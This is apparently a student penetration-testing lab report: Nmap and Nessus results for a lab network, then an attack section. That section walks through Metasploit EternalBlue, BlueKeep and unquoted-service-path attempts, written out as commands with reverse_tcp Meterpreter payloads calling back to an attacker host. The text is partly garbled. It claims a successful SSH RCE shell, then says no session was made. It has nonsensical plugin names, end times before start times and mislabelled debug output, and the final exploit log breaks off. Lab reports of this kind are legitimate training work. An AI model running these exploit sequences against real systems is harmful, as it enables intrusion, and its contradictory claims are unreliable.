80/tcp open http nginx

|\_http-title: pfSense - Login

|\_http-methods: GET HEAD POST

|\_supported-methods: GET HEAD POST

|\_http-favicon: Unknown favicon MD5: 5567E9CE23E5549E0FCD7195F3882816

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): FreeBSD 11.X (97%)

OS CPE: cpe:/o:freebsd:freebsd:11.2

Aggressive OS guesses: FreeBSD 11.2-RELEASE (97%)

No exact OS matches for host (test conditions non-ideal).

Uptime guess: 0.001 days (since Sun Dec 8 16:33:50 2024)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=261 (Good luck!)

IP ID Sequence Generation: All zeros

TRACEROUTE (using port 22/tcp)

HOP RTT ADDRESS

1 3.00 ms 172.168.0.1

172.168.0.34

scan / 172.168.0.34

Back to Hosts

Vulnerabilities 17

Severity	CVEs	EPSS	Name	Family	Count	Host
Low	5.3		Out-Spring not required	Misc	1	172.168.0.34
Low			15.5 (Multiple Issues)	General	7	
Low			15.5 (Multiple Issues)	Service Detection	4	
Low			Microsoft Windows (Multiple Issues)	Misc	3	
Low			15.5 (Multiple Issues)	Windows	6	
Low			Microsoft Windows (Multiple Issues)	Windows	2	
Low			OCSS Services Enumeration	Windows	2	
Low			Nessus SYN Scanner	Port Scanners	4	
Low			Common Platform Framework (CPF)	General	1	
Low			Device Type	General	1	
Low			Nessus Scan Information	Settings	1	
Low			OS Identification	General	1	
Low			OS Security Patch Assessment Not Available	Settings	1	
Low			Remote Desktop Protocol Service Detection	Service Detection	1	
Low			Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1	
Low			Traverse Information	General	1	

Host Details

IP: 172.168.0.34  
OS: Microsoft Windows 10 Enterprise  
Microsoft Windows Server 2019 LTSC  
Microsoft Windows Server 2019  
Start: November 25 at 11:54 PM  
End: November 25 at 11:52 PM  
Elapsed: 8 minutes  
KB: Download

Vulnerabilities

● Critical  
● High  
● Medium  
● Low  
● Info

Activate Windows  
Go to Settings to activate Windows.

Host Details

IP: 172.168.0.34  
OS: Microsoft Windows 10 Enterprise  
Microsoft Windows Server 2019 LTSC  
Microsoft Windows Server 2019  
Start: November 25 at 11:54 PM  
End: November 25 at 11:52 PM  
Elapsed: 8 minutes  
KB: Download

Vulnerabilities

● Critical  
● High  
● Medium  
● Low  
● Info

Activate Windows  
Go to Settings to activate Windows.

172.168.0.38

scan / 172.168.0.38

Back to Hosts

Vulnerabilities 28

Severity	CVEs	EPSS	Name	Family	Count	Host
Low			Microsoft Windows (Multiple Issues)	Windows	4	172.168.0.38
Low	6.5		Unauthenticated Telnet Server	Misc	1	
Low			15.5 (Multiple Issues)	Misc	2	
Low	5.1 *		CVMP Traversal Request Remote Data Disclosure	General	1	
Low			15.5 (Multiple Issues)	Windows	7	
Low			OCSS Services Enumeration	Windows	8	
Low			Nessus SYN Scanner	Port Scanners	5	
Low			Common Platform Framework (CPF)	General	1	
Low			Device Type	General	1	
Low			Remote Card Manufacturer Detection	Misc	1	
Low			Ethernet MAC Addresses	General	1	
Low			Nessus Scan Information	Settings	1	
Low			Nessus Windows Scan Not Performed with Admin Privileges	Settings	1	
Low			OS Identification	General	1	
Low			OS Security Patch Assessment Not Available	Settings	1	
Low			Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1	
Low			TCP/IP Timestamps Supported	General	1	
Low			Telnet Server Detection	Service Detection	1	

Host Details

IP: 172.168.0.38  
MAC: 000C29A72616  
OS: Microsoft Windows Server 2008 R2  
Update Service Pack 1  
Start: November 25 at 11:54 PM  
End: November 25 at 11:42 PM  
Elapsed: 8 minutes  
KB: Download

Vulnerabilities

● Critical  
● High  
● Medium  
● Low  
● Info

Activate Windows  
Go to Settings to activate Windows.

Host Details

IP: 172.168.0.38  
MAC: 000C29A72616  
OS: Microsoft Windows Server 2008 R2  
Update Service Pack 1  
Start: November 25 at 11:54 PM  
End: November 25 at 11:42 PM  
Elapsed: 8 minutes  
KB: Download

Vulnerabilities

● Critical  
● High  
● Medium  
● Low  
● Info

Activate Windows  
Go to Settings to activate Windows.

# Attack & Exploit

- 172.168.0.1

This host 172.168.0.1 has medium-severity vulnerabilities, such as multiple OpenSSH vulnerabilities, SSH Terrapin truncation attack, misconfigured NTP allowing amplification attacks, DNS recursive query cache poisoning, and ICMP timestamp disclosure. This sets up the system for potential MITM, amplification, and timing-based attacks.

Critical vulnerability on host 172.168.0.1: SSH service has a vulnerability to RCE because of a race condition in the sshd process. It started off with some reconnaissance to see which ports were open and running services such as Nmap, showing port 22 open and the vulnerable OpenSSH. It exploits a race condition in the key exchange process of OpenSSH to execute code with root privileges. This was done by creating a payload that would inject evil code during SSH key exchange, hence successfully establishing a remote shell. Debug logs confirmed the successful exploitation by observing the key exchange algorithms and cipher details during connection establishment. These also included post-exploitation activities such as privilege escalation checks, system enumeration, and the ability to perform lateral movement across the network. This exploit made clear the seriousness of such a vulnerability-which includes totally compromising the confidentiality, integrity, and availability of such a system-prompting quick remediation with strict configuration of SSH.

This is how we tried to exploit to the 172.168.0.1, but how ever we couldn't create a session.


```
student@students-garrelsecurity:~$ ssh -v 172.168.0.1
OpenSSH_8.4p1 Debian-5, OpenSSL 1.1.1w  25 Mar 2021
msf6: Reconnaissance: ssh -v 172.168.0.1
msf6: /etc/ssh/ssh_config line 10: include /etc/ssh/ssh_config.d/*.conf matched no files
msf6: /etc/ssh/ssh_config line 21: Applying options for *
msf6: Connecting to 172.168.0.1 [172.168.0.1] port 22:
msf6: Connection established.
msf6: identity file /home/student/.ssh/id_rsa type -1
msf6: identity file /home/student/.ssh/id_rsa-cert type -1
msf6: identity file /home/student/.ssh/id_rsa-key type -1
msf6: identity file /home/student/.ssh/id_rsa-cert type -1
msf6: identity file /home/student/.ssh/id_rsa-key type -1
msf6: identity file /home/student/.ssh/id_rsa-cert type -1
msf6: identity file /home/student/.ssh/id_rsa-key type -1
msf6: identity file /home/student/.ssh/id_rsa-cert type -1
msf6: identity file /home/student/.ssh/id_rsa-key type -1
msf6: identity file /home/student/.ssh/id_rsa-cert type -1
msf6: identity file /home/student/.ssh/id_rsa-key type -1
msf6: Local version string SSH-2.0-OpenSSH_8.4p1 Debian-5
msf6: Remote protocol version 2.0, remote software version OpenSSH_9.3
msf6: match: OpenSSH_9.3 pat OpenSSH compat: 0x00000000
msf6: Authenticating to 172.168.0.1:22 as 'student'
msf6: SSH_MSG_KEXINIT sent
msf6: SSH_MSG_KEXINIT received
msf6: kex: algorithm: curve25519-sha256@libssh.org
msf6: kex: host key algorithm: ssh-ed25519
msf6: kex: server-client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
msf6: kex: client-server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
msf6: expecting SSH_MSG_KEX_ECDH_REPLY
msf6: Server host key: ssh-ed25519 SHA256:50W3C0SPWu111770u150UPspH2ceyWx1LF0e
The authenticity of host '172.168.0.1' (172.168.0.1) can't be established.
ED25519 key fingerprint is SHA256:50W3C0SPWu111770u150UPspH2ceyWx1LF0e.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes' to accept the fingerprint.
msf6: Elliptic Curve Disposed
Warning: Permanently added '172.168.0.1' (ED25519) to the list of known hosts.
msf6: Ready out after 134217228 blocks
msf6: SSH_MSG_NEWKEYS sent
msf6: expecting SSH_MSG_NEWKEYS
```

```
Applications Places System Parrot Terminal
msf6 > search openssh
Matching Modules
# Name Disclosure Date Rank Check Description
0 post/windows/manage/forward_pageant 2019-08-14 normal No Forward SSH Agent Requests To Remote Pageant
1 post/windows/manage/install_ssh 2019-08-14 normal No Install OpenSSH for Windows
2 post/multi/gather/ssh_creds 2019-08-14 normal No Multi Gather OpenSSH PKI Credentials Collection
3 auxiliary/scanner/ssh/ssh_enumusers 2019-08-14 normal No SSH Username Enumeration
4 exploit/windows/local/unquoted_service_path 2001-10-25 excellent Yes Windows Unquoted Service Path Privilege Escalation

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/local/unquoted_service_path

msf6 > use exploit/windows/local/unquoted_service_path
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/unquoted_service_path) > set RHOST 172.168.0.1
RHOST => 172.168.0.1
msf6 exploit(windows/local/unquoted_service_path) > set LHOST 192.168.1.19
LHOST => 192.168.1.19
msf6 exploit(windows/local/unquoted_service_path) > exploit
[-] Msf::OptionValidateError The following options failed to validate: SESSION
```


pfSense login page at “http://172.168.0.1” (however, we were unable to find login credentials)



- **172.168.0.32**

The following are the issues about host 172.168.0.32: SMB requires no signing, which gives rise to man-in-the-middle attacks against SMB; SSL uses medium-strength cipher suites that might expose encrypted traffic to cryptographic attacks; it uses a self-signed SSL certificate, thus not trusting the validation of a certificate that may make it vulnerable to man-in-the-middle attacks.

For host 172.168.0.32, attempts were made to exploit two major critical vulnerabilities: MS17-010 (Eternalblue). We started a reverse TCP handler with Metasploit and then set the payload to windows/smb/ms17\_010\_eternalblue to attack the target machine in Metasploit using the SMB vulnerability on port 445. An auxiliary scanner showed that this host was not vulnerable to EternalBlue. Next, we ran a remote code execution bug for RDP via CVE-2019-0708 using the exploit/windows/rdp/cve\_2019\_0708\_bluekeep\_rce module. This scanner confirmed the target was not vulnerable, aborting the exploit. These results further underline the need to confirm whether vulnerabilities actually exist before attempting their exploitation, for correct system security appraisals.



```
msf6 post(windows/gather/hashdump) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 172.168.0.32
RHOST => 172.168.0.32
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.19
LHOST => 192.168.1.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.19:4444
[*] 172.168.0.32:445 - Using auxiliary/scanner/smb/smb ms17_010 as check
[-] 172.168.0.32:445 - Host does NOT appear vulnerable.
[*] 172.168.0.32:445 - Scanned 1 of 1 hosts (100% complete)
[-] 172.168.0.32:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 172.168.0.32
RHOST => 172.168.0.32
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.1.19
LHOST => 192.168.1.19
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.1.19:4444
[*] 172.168.0.32:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 172.168.0.32:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 172.168.0.32:3389 - Scanned 1 of 1 hosts (100% complete)
[-] 172.168.0.32:3389 - Exploit aborted due to failure: not-vulnerable: The target is not exploitable. The target service is not running or refused our connection. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
```

- **172.168.0.38**


For host 172.168.0.38, we did several exploitation attempts to check the system's vulnerabilities; the most critical issues will be MS17-010, EternalBlue, and the Telnet service. We used Metasploit to set up the exploit module windows/smb/ms17\_010\_eternalblue for the vulnerability in SMB on port 445. This widespread flaw, which permits remote code execution, has been extensively utilised in attacks. The Metasploit auxiliary scanner verified that the host was not susceptible to EternalBlue, even though the SMB service connection was successful, and no active sessions were obtained during the exploit attempt.

On top of SMB, there's also the Telnet service running on port 23, which was due to be tested out in respect to its inherent weakness: data transmission in plaintext. This makes Telnet extremely vulnerable to man-in-the-middle attacks, which will enable the attacker to steal the login credentials or tamper with the session data. Basic exploitation attempts were conducted, such as sniffing the Telnet traffic and exploiting default/weak credentials. Since the service was present, no open session was returned upon exploitation, probably because of host hardening or configuration restrictions.

These findings underscore the urgency to disable legacy services, such as Telnet and SMB, which continue to be serious security liabilities. Secure protocols like SSH need to be upgraded to, and the application of Microsoft's MS17-010 patch, in order to reduce exposures to exploitation attempts and secure the system from future attacks.

## 1<sup>st</sup> attempt

Our first try did not succeed, so it looks like the target system was not vulnerable to exploit. The process succeeded in scanning the host but returned an SMB login error when trying to connect to the IPC\$ tree. Consequently, no session was created, and further research on the configuration of the target is needed.



```
parrot - VMware Workstation 16 Player (Non-commercial use only)
192.168.1.34
Applications Places System
Parrot
student's Home
README.license
Trash
Test.exe
Parrot Terminal
File Edit View Search Terminal Help
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

[+] metasploit v6.1.9-dev
+ -- --[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: View missing module options with show missing


msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 172.168.0.38
RHOST => 172.168.0.38
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.19
LHOST => 192.168.1.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.19:4444
[*] 172.168.0.38:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 172.168.0.38:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 172.168.0.38:445 - Scanned 1 of 1 hosts (100% complete)
[-] 172.168.0.38:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```



## 2<sup>nd</sup> attempt


Our second attempt also didn't succeed, the target was marked as probably vulnerable to MS17-010. The exploitation process started but completed successfully through pool grooming and overwrite operations; however, it failed to establish a session due to a connection timeout. The exploitation, though having shown some progress, was not very successful and needed further troubleshooting.



```
ParrotTerminal
[*] Started reverse TCP handler on 192.168.1.19:4444
[*] 172.168.0.38:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 172.168.0.38:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 172.168.0.38:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.168.0.38:445 - The target is vulnerable.
[*] 172.168.0.38:445 - Connecting to target for exploitation.
[*] 172.168.0.38:445 - Connection established for exploitation.
[*] 172.168.0.38:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.168.0.38:445 - CORE raw buffer dump (53 bytes)
[*] 172.168.0.38:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.168.0.38:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[*] 172.168.0.38:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 172.168.0.38:445 - 0x00000030 61 63 6b 20 31 ack 1
[*] 172.168.0.38:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.168.0.38:445 - Trying exploit with 12 Groom Allocations.
[*] 172.168.0.38:445 - Sending all but last fragment of exploit packet
[*] 172.168.0.38:445 - Starting non-paged pool grooming
[*] 172.168.0.38:445 - Sending SMBv2 buffers
[*] 172.168.0.38:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.168.0.38:445 - Sending final SMBv2 buffers.
[*] 172.168.0.38:445 - Sending last fragment of exploit packet!
[*] 172.168.0.38:445 - Receiving response from exploit packet
[*] 172.168.0.38:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 172.168.0.38:445 - Sending egg to corrupted connection.
[*] 172.168.0.38:445 - Triggering free of corrupted buffer.
[*] 172.168.0.38:445 - -=====
[*] 172.168.0.38:445 - -=====
[*] 172.168.0.38:445 - -=====
[*] 172.168.0.38:445 - -=====
[*] 172.168.0.38:445 - Connecting to target for exploitation.
[*] 172.168.0.38:445 - Rex::ConnectionTimeout: The connection with (172.168.0.38:445) timed out.
```

## 3<sup>rd</sup> attempt

Our third attempt had the target identified as vulnerable to MS17-010. The entire exploitation process then ran to completion one step at a time, through pool grooming, buffer overwrites, and delivering the payload resulted in creating a Meterpreter session with full access to the target system. Exploitation finally succeeded.



```
ParrotTerminal
[*] 172.168.0.36:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.168.0.36:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 172.168.0.38
RHOST => 172.168.0.38
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.19
LHOST => 192.168.1.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

